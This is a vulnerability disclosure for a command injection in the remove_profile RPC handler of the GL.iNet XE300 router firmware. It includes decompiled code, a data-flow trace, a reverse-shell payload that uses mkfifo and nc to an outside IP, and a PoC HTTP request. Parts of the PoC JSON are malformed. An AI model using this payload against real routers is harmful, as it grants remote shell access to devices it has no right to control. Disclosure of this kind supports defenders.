

GL.iNet XE300 modem.so remove_profile function command injection vulnerability

Product Information

```
1 | Brand: GL.iNet
2 | Model: XE300
3 | Firmware Version: V4.3.18
4 | Official website: https://www.gl-inet.com/
5 | Firmware Download URL: https://dl.gl-inet.cn/release/router/release/XE300/4.3.18
```

Affected Component

```
1 | The remove_profile function in \usr\lib\oui-httpd\rpc\modem.so
```

Suggested description of the vulnerability

```
1 | GL.iNet XE300 V4.3.18 modem.so remove_profile function command injection vulnerability.
```

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts corresponding to each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


It performs the `rpc_method_call` function call, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`.

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

Inside `glc`, the corresponding processing library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder.



Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

```

1 int __fastcall remove_profile(int a1)
2 {
3     int v1; // $v0
4     int v2; // $v0
5     int v3; // $a0
6     int v4; // $a1
7     int v5; // $s1
8     int v7; // [sp+18h] [-94h]
9     char v8[4]; // [sp+24h] [-88h] BYREF
10    _BYTE s[60]; // [sp+28h] [-84h] BYREF
11    _DWORD v10[16]; // [sp+64h] [-48h] BYREF
12    int v11; // [sp+A4h] [-8h]
13
14    v11 = *(_DWORD *)off_2FE44;
15    v1 = ((int (__fastcall *)(int, char *))off_2FDA4)(a1, (char *)&off_1CB74 + dword_2FB44 - 0x20000);
16    v2 = ((int (__fastcall *)(int))off_2FCD8)(v1);
17    if (v2)
18    {
19        v5 = v2;
20        v7 = off_2FDCC();
21        *(_DWORD *)v8 = 0;
22        ((void (__fastcall *)(void *, int, size_t))off_2FD24)(s, 0, 0x3Cu);
23        off_2FCF4(v8, &aApnprofiles[dword_2FB44 - 0x20000], v5);
24        ((void (__fastcall *)(int, char *))off_2FE34)(v7, v8);
25        ((void (__fastcall *)(int, char *))off_2FCC8)(v7, &aApnprofile[dword_2FB44 - 0x20000]);
26        ((void (__fastcall *)(int))off_2FE10)(v7);
27        v10[0] = 0;
28        ((void (__fastcall *)(void *, int, size_t))off_2FD24)(v10[1], 0, 0x3Cu);
29        off_2FCF4((char *)v10, &aUsrBinSwitchSi_2[dword_2FB44 - 0x20000], v5);
30        ((void (__fastcall *)(_DWORD *))off_2FCB8)(v10);
31        ((void (*)(void))off_2FD4C)();
32    }
33    if (v11 != *(_DWORD *)off_2FE44)
34        off_2FDB8(v3, v4);
35    return 0;
36 }

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

modem >  modem.remove_profile

```

1  /* Function: remove_profile */
2  /* Address: 0x85D4 */
3
4  int __fastcall remove_profile(int a1)
5  {
6      int v1; // $v0
7      int v2; // $v0
8      int v3; // $s1
9      int v5; // [sp+18h] [-94h]
10     char v6[4]; // [sp+24h] [-88h] BYREF
11     _BYTE s[60]; // [sp+28h] [-84h] BYREF
12     _DWORD v8[16]; // [sp+64h] [-48h] BYREF
13     int v9; // [sp+A4h] [-8h]
14
15     v9 = *(_DWORD *)0x300E8;
16     v1 = ((int (__fastcall *)(int, char *))json_object_get)(a1, "id");
17     v2 = ((int (__fastcall *)(int))json_string_value)(v1);
18     if (v2)
19     {
20         v3 = v2;
21         v5 = ((int (*)(void))guci_init)();
22         *(_DWORD *)v6 = 0;
23         ((void (__fastcall *)(void *, int, size_t))memset)(s, 0, 0x3Cu);
24         ((void (*)(char *, const char *, ...))sprintf)(v6, "apnprofile.%s", v3);
25         ((void (__fastcall *)(int, char *))guci_delete)(v5, v6);
26         ((void (__fastcall *)(int, char *))guci_commit)(v5, "apnprofile");
27         ((void (__fastcall *)(int))guci_free)(v5);
28         v8[0] = 0;
29         ((void (__fastcall *)(void *, int, size_t))memset)(v8[1], 0, 0x3Cu);
30         ((void (*)(char *, const char *, ...))sprintf)((char *)v8, "/usr/bin/switch_sim_slot modem clear_profile %s", v3);
31         ((void (__fastcall *)(_DWORD *))fork_exec)(v8);
32         ((void (*)(void))sync)();
33     }
34     if (v9 != *(_DWORD *)0x300E8)
35         ((void (__fastcall *)(void))__stack_chk_fail)();
36     return 0;
37 }

```

system Aa .ab, * No results

1 Source is the user-controllable JSON parameter id string.

2

3 v1 = json_object_get(a1, "id");

4 v2 = json_string_value(v1);

```

5  v3 = v2;
6
7  That is, the fields in the request JSON:
8
9  {
10   "id": "user-controllable string"
11 }
12
13 The value of "id" enters the subsequent UCI configuration deletion logic and
14 command execution logic.
15 Sink 2 is fork_exec(v8).
16
17 sprintf((char *)v8,
18         "/usr/bin/switch_sim_slot modem clear_profile %s",
19         v3);
20 fork_exec(v8);
21
22 The user-controllable id is directly concatenated into the command string
23 and passed to fork_exec for execution. The code does not perform whitelist
24 validation on id, nor does it restrict shell special characters. Therefore,
25 if fork_exec executes this string through a shell internally, it may lead to
26 command injection.
27
28 The complete data flow is as follows:
29
30 remove_profile(a1)
31   └─ json_object_get(a1, "id")
32     └─ json_string_value(...)
33       └─ v3 = user_input
34         └─ sprintf(v6, "apnprofile.%s", v3)
35           └─ guci_delete(v5, v6)
36             └─ guci_commit(v5,
37                "apnprofile")
38               └─ sprintf(v8, "/usr/bin/switch_sim_slot modem
39                  clear_profile %s", v3)
40                 └─ fork_exec(v8)

```

Attack


Achieve shell access through direct command injection.

```

1  "id": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
   2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_XE300_modem_remove_profile.mp4

PoC

When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI.

```

1 POST /rpc HTTP/1.1
2 Host: 192.168.31.16
3 Content-Length: 242
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Content-Type: application/json
8 Origin: http://192.168.31.16
9 Referer: http://192.168.31.16/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: Admin-Token=xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI
12 Connection: keep-alive
13
14 {
15   "jsonrpc": "2.0",
16   "id": 272,
17   "method": "call",
18   "params": [
19     "xRMRrLozVy4bKjMI6OAVb45nkLEQqMfI",
20     "modem",
21     "remove_profile",
22   ]
23 }
24
25
26
27
28

```

```
29 "id": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-i)
30 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
31 }}
```

Discoverer

ZippyJia